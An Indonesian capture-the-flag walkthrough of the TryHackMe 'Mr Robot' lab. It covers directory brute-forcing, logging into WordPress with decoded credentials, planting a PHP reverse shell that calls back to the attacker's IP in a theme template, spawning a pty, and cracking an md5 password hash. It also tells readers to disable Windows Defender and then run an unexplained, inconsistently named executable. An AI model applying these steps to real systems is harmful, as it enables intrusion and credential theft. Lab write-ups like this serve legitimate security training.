


# Disable Windows Defender


## 1. Buka Menu Windows

- Tekan tombol Windows pada keyboard Anda atau klik ikon Windows di sudut kiri bawah layar untuk membuka menu Start.




## 2. Akses Windows Defender

- Ketik “Windows Security” di kotak pencarian menu Start.
- Klik pada aplikasi “Windows Security” yang muncul di hasil pencarian.



### 3. Masuk ke “Virus & threat protection”

- Dalam jendela Keamanan Windows, cari dan klik opsi “Virus & threat protection” yang terletak di panel navigasi.



### 4. Klik “Manage settings” di “Virus & threat protection settings”

- Scroll ke bawah hingga Anda menemukan “Virus & threat protection settings”.
- Klik pada tautan tersebut untuk membuka pengaturan.

## Virus & threat protection

Protection for your device against threats.

### Current threats

No current threats.

Last scan: 14/10/2024 9:17 (quick scan)

0 threats found.

Scan lasted 1 minutes 59 seconds

32283 files scanned.

Quick scan

[Scan options](#)

[Allowed threats](#)

[Protection history](#)

### Virus & threat protection settings

No action needed.

[Manage settings](#)

### Virus & threat protection updates

Security intelligence is up to date.

Last update: 16/10/2024 8:17

## 5. Nonaktifkan “Real-time protection”

- Temukan opsi “Real-time protection”.
- Alihkan toggle atau sakelar ke posisi “Off”.

### Sebelum

#### Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

#### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

 On


## Sesudah

### Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

#### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

 Real-time protection is off, leaving your device vulnerable.

 Off

Note: Jika ada pertanyaan konfirmasi tolong di pilih “Yes”


# Downloads Cryonethic tool

## Bagian 1: Membuat Akun TryHackMe

1. Buka situs web TryHackMe. ( <https://tryhackme.com/> )
2. Mendaftar untuk Akun Baru
3. Klik pada tombol "Join Now" yang berada di pojok kanan atas halaman.  
Pilih opsi "Register" untuk membuat akun baru.
4. Mengisi Formulir Pendaftaran  
Isi detail seperti alamat email, nama pengguna, dan kata sandi.  
Setujui syarat dan ketentuan yang berlaku dengan mencentang kotak yang tersedia.
5. Klik "Submit" atau "Register" untuk melanjutkan.
6. Verifikasi Akun
7. Buka email yang Anda gunakan untuk mendaftar.
8. Cari email verifikasi dari TryHackMe dan klik link verifikasi yang diberikan.

## Bagian 2: Setup OpenVPN


1. Unduh Konfigurasi OpenVPN
  - Setelah login, navigasikan ke bagian "Access" di dashboard TryHackMe.
  - Bagian "machine" klik "VPN Server" pilih "AU-Regular-1"
  - Klik pada "Regenerate" dan "Download your configuration file" untuk mendapatkan file konfigurasi VPN.




2. Mengunduh dan Menginstall OpenVPN
  - Kunjungi situs web OpenVPN dan unduh klien OpenVPN untuk sistem operasi Anda. ( <https://openvpn.net/client/> )
  - Ikuti instruksi instalasi yang tersedia di situs tersebut untuk menginstall perangkat lunak.

### 3. Menggunakan OpenVPN dengan TryHackMe

- Klik 2x file openvpn yang telah di download dari web tryhackme.
- Ketika muncul pesan “Import .ovpn profile?” klik “OK”




- Setelah file diimpor, klik kanan lagi ikon OpenVPN dan pilih “Connect”.
- Pastikan status di OpenVPN GUI menunjukkan “Connected”.




## Setup Lab Target

1. Masuk ke <https://tryhackme.com/r/room/mrrobot> lalu klik “Join Room”




2. Buka task 2 kemudian klik “start machine”

3. Tunggu hingga muncul IP Target



## HACKING #1: Reconnaissance

1. Buka IP target melalui web browser



```
18:28 -> friend_ [friend_8208.195.115.6] has joined #fsociety.

18:28 <me suben> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join
root@fsociety:~#
```

2. Cek /robots.txt disini kita menemukan 2 file yaitu [/fsociety.dic](#) dan [/key-1-of-3.txt](#)



```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

## HACKING #2: Scanning

1. Buka tools [EventCyroTools.exe](#)



```
C:\Users\malik\Documents\LU x + -

CYRONEETHIC

[+] Silahkan Pilih
[1] Directory Brute-forcing
[2] GET FILE
[3] Bruteforce Wordpress
[4] Listing reverse Shell
[5] EXIT

Masukkan Pilihan Anda : |
```

2. Ketik "1" lalu enter untuk menggunakan tool directory brute-force
3. Masukkan url target lalu enter kemudian masukkan Lokasi file wordlists



4. Bagian “Enter Max Worker” (threads) masukan angka antara 1 – 100++

```
Masukkan Pilihan Anda : 1

DIRBUTE


Welcome to the directory brute force tool
This tool will attempt to brute force all possible directories in a given path
Please note that this tool may take a long time to run and may cause issues with your system if not used properly
Enter base URL : http://10.10.192.113/
Enter wordlist file : common.txt
Enter max worker : |
```

5. Kita tunggu sampai ada hasil, jika sudah muncul kita explore lebih dalam directory yang kita temukan


```
LIST DIREKTORI YANG ADA :
http://10.10.192.113/0
http://10.10.192.113/Image
http://10.10.192.113/admin
http://10.10.192.113/atom
http://10.10.192.113/favicon.ico
http://10.10.192.113/feed
http://10.10.192.113/image
http://10.10.192.113/license
http://10.10.192.113/login
http://10.10.192.113/intro
http://10.10.192.113/readme
http://10.10.192.113/rss
http://10.10.192.113/rss2
http://10.10.192.113/sitemap
http://10.10.192.113/wp-login
http://10.10.192.113/wp-content
LIST DIREKTORI DILARANG :
http://10.10.192.113/audio
http://10.10.192.113/blog
http://10.10.192.113/css
http://10.10.192.113/images
http://10.10.192.113/js
http://10.10.192.113/phpmyadmin
http://10.10.192.113/video
http://10.10.192.113/wp-includes
LIST DIREKTORI etc :
http://10.10.192.113/xmlrpc
```

6. Kita dapat 2 directory menarik yaitu : **/license** dan **/wp-login**

- **/wp-login**




- **/license**




Bagian bawah web menampilkan informasi lain yaitu kode lisensi yang berbentuk decode base64.



- Gunakan tools online <https://www.base64decode.org/> untuk melihat arti dari base64 tersebut




8. Kita coba gunakan hasil decode base64 untuk login ke web target



A screenshot of the WordPress login form. It features a 'Username' field containing the text 'elliott' and a 'Password' field with ten dots representing masked characters. Below the password field is a 'Remember Me' checkbox and a blue 'Log In' button.

9. Berhasil login ke dashboard




## HACKING #3: Gaining Access

1. Masuk ke web <https://www.revshells.com/> untuk membuat shell backdoor
2. Buka cmd lalu ketik "ipconfig" kemudian enter

```
Unknown adapter Local Area Connection:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::7c1e:c921:2f9e:5984%20
IPv4 Address. . . . . : 10.4.106.37
Subnet Mask . . . . . : 255.255.128.0
Default Gateway . . . . . :
```

3. Masukkan ip (awalan 10.xx.xx.xx) ke IPv4 Address di reverse shell generator



IP & Port

IP: 10.4.106.37 Port: 9001 +1


Listener Advanced

`python3 -m pwncat -m windows -lp 9001`

Type: pwncat (windows)

Copy

4. Pada menu Reverse pilih PHP PentestMonkey kemudian "Copy"



Reverse Bind MSFVenom HoaxShell

OS: All Name: PHP Show Advanced

PHP PentestMonkey

PHP Ivan Sincek

PHP cmd

PHP cmd 2

PHP cmd small

PHP exec

PHP shell\_exec

PHP system

PHP passthru

PHP \*

PHP popen


```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit(0);
$VERSION = "1.0";
$ip = '10.4.106.37';
$port = 9001;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Shell: sh Encoding: None

Raw Copy


5. Pergi ke bagian Editor Tema, masuk pada bagian 404 template kemudian hapus templatennya dan kita masukan script reverse shell lalu Update/Save.



6. Selanjutnya kita bisa listening pada port yang telah kita masukan pada script tersebut.
7. Buka EventCryoTools.exe; lalu pilih no 4
8. Bagian "Enter IP" masukkan 0.0.0.0 / 10.xx.xx.xx kalian dan "Enter Port "9001"



9. Allow



10. Sampai sini kita sudah bisa melakukan listening dan menunggu koneksi terhadap port yang sudah ditentukan. Selanjutnya kunjungi URL yang sudah dimasukan Script <http://10.10.XXX.XXX/404.php>, maka script akan langsung tereksekusi dan tampilan

pada listening akan berubah menjadi shell seperti berikut:

```
(\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ )
(O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/ (O/
/(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ ) /(\ )
(\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ ) (\ )
| | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | | |
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_|
Welcome to the listening shell tool
This tool will attempt to create a reverse shell on a given IP and port
Please note that this tool may take a long time to run and may cause issues with your system if not used properly
Enter IP : 0.0.0.0
Enter port : 9001
Please wait while the tool runs...
Creating reverse shell...
Listening on port 9001
Connection received from ('10.10.192.113', 39384)
linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

11. Berhasil masuk ke sistem

## HACKING #4: Maintaining Access

1. Upgrade user privilege

Command : `python -c 'import pty; pty.spawn("/bin/bash")'`

```
Welcome to the listening shell tool
This tool will attempt to create a reverse shell on a given IP and port
Please note that this tool may take a long time to run and may cause issues with your system if not used properly
Enter IP : 0.0.0.0
Enter port : 9001
Please wait while the tool runs...
Creating reverse shell...
Listening on port 9001
Connection received from ('10.10.192.113', 39387)
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash")'
```

2. Whoami ? daemon.
3. Selanjutnya kita sudah bisa masuk ke directory robot dan mendapatkan list file yang bisa kita gunakan untuk menjawab soal Key 2

Command : `cd /home/robot`

```
daemon@linux:/$ cd /home
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd /home/robot
daemon@linux:/home/robot$ ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ |
```

4. Kita coba lihat semua isi file yang ada :

Command : `cat *`


```
daemon@linux:/home/robot$ cat *
cat: key-2-of-3.txt: Permission denied
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ |
```

5. Kita bisa lihat terdapat username dan password dari salah satu file. Mengingat salah satu nama file adalah password.raw-md5 yang artinya password itu telah di *encode* dengan md5 jadi kita bisa *decode* dengan md5 cracker dari internet (<https://crackstation.net/>)

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
c3fcd3d76192e4007dfb496cca67e13b
```



Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

[Download CrackStation's Wordlist](#)

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: **Green:** Exact match, **Yellow:** Partial match, **Red:** Not found.

6. Masuk ke user “robot” dengan perintah “**su robot**” lalu masukan passwordnya dari hasil crack md5 tadi.

